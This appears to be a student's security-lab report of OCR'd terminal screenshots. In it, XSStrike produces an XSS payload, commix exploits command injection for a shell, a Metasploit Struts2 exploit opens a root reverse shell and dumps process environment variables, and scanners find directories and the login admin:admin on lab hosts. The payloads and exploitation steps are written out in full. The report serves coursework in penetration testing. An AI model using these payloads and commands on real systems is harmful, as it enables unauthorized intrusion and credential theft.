[!] Payloads generated: 6167
------------------------------------------------------------
[+] Payload: ></scrIPt/><HtML%0aoNMOUsEoVEr%09=%09a=prompt,a()//
[!] Efficiency: 100
[!] Confidence: 11
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/Desktop/XSStrike#
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$
```

5.4.4 commix:


Show a screenshot of the payload that the tool finds to discover the vulnerability.



```
(env) root@kali:~/Desktop/XSStrike# git clone https://github.com/commixproject/commix.git
Cloning into 'commix'...
remote: Enumerating objects: 19799, done.
remote: Counting objects: 100% (751/751), done.
remote: Compressing objects: 100% (279/279), done.
remote: Total 19799 (delta 535), reused 632 (delta 466), pack-reused 19048
Receiving objects: 100% (19799/19799), 5.00 MiB | 2.64 MiB/s, done.
Resolving deltas: 100% (13347/13347), done.
(env) root@kali:~/Desktop/XSStrike# cd commix/
(env) root@kali:~/Desktop/XSStrike/commix# python commix.py --url="http://10.138.0.11/commandexec/example1.php?ip=127.0.0.1" --level=0

[warning] Python version 3.9.2 detected. You are advised to use Python version 2.7.x.
                                 __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.3-dev#34
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2021 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal l
aws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[info] Testing connection to the target URL.
[info] Performing identification checks to the target URL.
[info] Setting the GET parameter 'ip' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
       |_ ;echo MVAXIQ$((69+11))$(echo MVAXIQ)MVAXIQ

Do you want a Pseudo-Terminal shell? [Y/n] > y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```

Perform an 'ls' and a 'pwd' and show the results in screenshots showing you have obtained access.




```
(env) root@kali:~/Desktop/XSStrike# git clone https://github.com/commixproject/commix.git
Cloning into 'commix'...
remote: Enumerating objects: 19799, done.
remote: Counting objects: 100% (751/751), done.
remote: Compressing objects: 100% (279/279), done.
remote: Total 19799 (delta 535), reused 632 (delta 466), pack-reused 19048
Receiving objects: 100% (19799/19799), 5.00 MiB | 2.64 MiB/s, done.
Resolving deltas: 100% (13347/13347), done.
(env) root@kali:~/Desktop/XSStrike# cd commix/
(env) root@kali:~/Desktop/XSStrike/commix# python commix.py --url="http://10.138.0.11/commandexec/example1.php?ip=127.0.0.1" --level=0

[warning] Python version 3.9.2 detected. You are advised to use Python version 2.7.x.
                                 __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.3-dev#34
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2021 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal l
aws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[info] Testing connection to the target URL.
[info] Performing identification checks to the target URL.
[info] Setting the GET parameter 'ip' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
       |_ ;echo MVAXIQ$((69+11))$(echo MVAXIQ)MVAXIQ

Do you want a Pseudo-Terminal shell? [Y/n] > y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls

example1.php example2.php example3.php index.html

commix(os_shell) > pwd

/var/www/commandexec

commix(os_shell) > 
```

```
semchuk2@ada:~$ whoami &&
semchuk2
Fri 04 Jun 2021 06:15:58
semchuk2@ada:~$ 
```


5.5 metasploit:

5.5.2



```
msf6 exploit(multi/http/struts2_content_type_ognl) > expoit
[-] Unknown command: expoit.
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started reverse TCP handler on 10.138.0.5:80
[*] Sending stage (38 bytes) to 10.138.0.15
[*] Command shell session 1 opened (10.138.0.5:80 -> 10.138.0.15:37450) at 2021-06-05 15:56:11 -0400

pwd
/usr/local/tomcat
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
velocity.log
webapps
work
id
uid=0(root) gid=0(root) groups=0(root)
ps auxww
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  4.8  9.4 2486092 379628 pts/0  Ssl+ 19:47   0:29 /docker-java-home/jre/bin/java -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties -D
java.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.endorsed.dirs=/usr/local/tomcat/endorsed -classpath /usr/local/tomc
at/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.a
pache.catalina.startup.Bootstrap start
root        52  0.0  0.0   4336   764 pts/0    S+   19:56   0:00 /bin/sh
root        56  0.0  0.0  17500  2132 pts/0    R+   19:58   0:00 ps auxww
```


Pwd, ls, id, ps auxww command results.



```
cat /proc/1/environ
OPENSSL_VERSION=1.1.0f-3HOSTNAME=bd50d96b4b33LD_LIBRARY_PATH=/usr/local/tomcat/native-jni-libHOME=/rootCATALINA_HOME=/usr/local/tomcatTOMCAT_MAJOR=7JAVA_VERSION=7u131GPG_KE
YS=05AB33110949707C93A279E3D3EFE6B686867BA6 07E48665A34DCAFAE522E5E6266191C37C037D42 47309207D818FFD8DCD3F83F1931D684307A10A5 541FBE7D8F78B25E055DDEE13C370389288584E7 61B83
2AC2F1C5A90F0F9B00A1C506407564C17A3 713DA88BE50911535FE716F5208B0AB1D63011C7 79F7026C690BAA50B92CD8B66A3AD3F4F22C4FED 9BA44C2621385CB966EBA586F72C284D731FABEE A27677289986D
B50844682F8ACB77FC2E86E29AC A9C5DF4D22E99998D9875A5110C01C5A2F6059E7 DCFD35E0BF8CA7344752DE8B6FB21E8933C60243 F3A04C595DB5B6A5F1ECA43E3B7BBB100D811BBE F7DA48BB64BCB84ECBA7E
E6935CD23C10D498E23TERM=xtermJAVA_DEBIAN_VERSION=7u131-2.6.9-2~deb8u1PATH=/usr/local/tomcat/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binTOMCAT_TGZ_URL=h
ttps://www.apache.org/dyn/closer.cgi?action=download&filename=tomcat/tomcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gzLANG=C.UTF-8TOMCAT_VERSION=7.0.79TOMCAT_ASC_URL=https:/
/www.apache.org/dist/tomcat/tomcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gz.ascJAVA_HOME=/docker-java-home/jrePWD=/usr/local/tomcatTOMCAT_NATIVE_LIBDIR=/usr/local/tomcat/n
ative-jni-lib
```


For the process that launched the server, show a screenshot of its environment variables as revealed via /proc

5.5.3



```
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 10.138.0.11
RHOSTS => 10.138.0.11
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 10.138.0.11
[+] Found http://10.138.0.11:80/cgi-bin/ 403 (10.138.0.11)
[+] Found http://10.138.0.11:80/css/ 200 (10.138.0.11)
[+] Found http://10.138.0.11:80/doc/ 403 (10.138.0.11)
[+] Found http://10.138.0.11:80/files/ 200 (10.138.0.11)
[+] Found http://10.138.0.11:80/footer/ 200 (10.138.0.11)
[+] Found http://10.138.0.11:80/icons/ 403 (10.138.0.11)
[+] Found http://10.138.0.11:80/img/ 200 (10.138.0.11)
[+] Found http://10.138.0.11:80/index/ 200 (10.138.0.11)
[+] Found http://10.138.0.11:80/js/ 200 (10.138.0.11)
[+] Found http://10.138.0.11:80/ldap/ 200 (10.138.0.11)
[+] Found http://10.138.0.11:80/upload/ 200 (10.138.0.11)
[+] Found http://10.138.0.11:80/xml/ 200 (10.138.0.11)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > 
```

Results of running dir scanner



```
[-] 10.138.0.12:80 - Failed: 'cisco:sanfran'
[-] 10.138.0.12:80 - Failed: 'private:private'
[-] 10.138.0.12:80 - Failed: 'wampp:xampp'
[-] 10.138.0.12:80 - Failed: 'newuser:wampp'
[-] 10.138.0.12:80 - Failed: 'xampp-dav-unsecure:ppmax2011 '
[-] 10.138.0.12:80 - Failed: 'vagrant:vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/http/http_login) > exploit

[*] Attempting to login to http://10.138.0.12:80/authentication/example1/
[+] 10.138.0.12:80 - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > 
```

Result of running Metasploit http credentials stuffing: found admin:admin as user:password.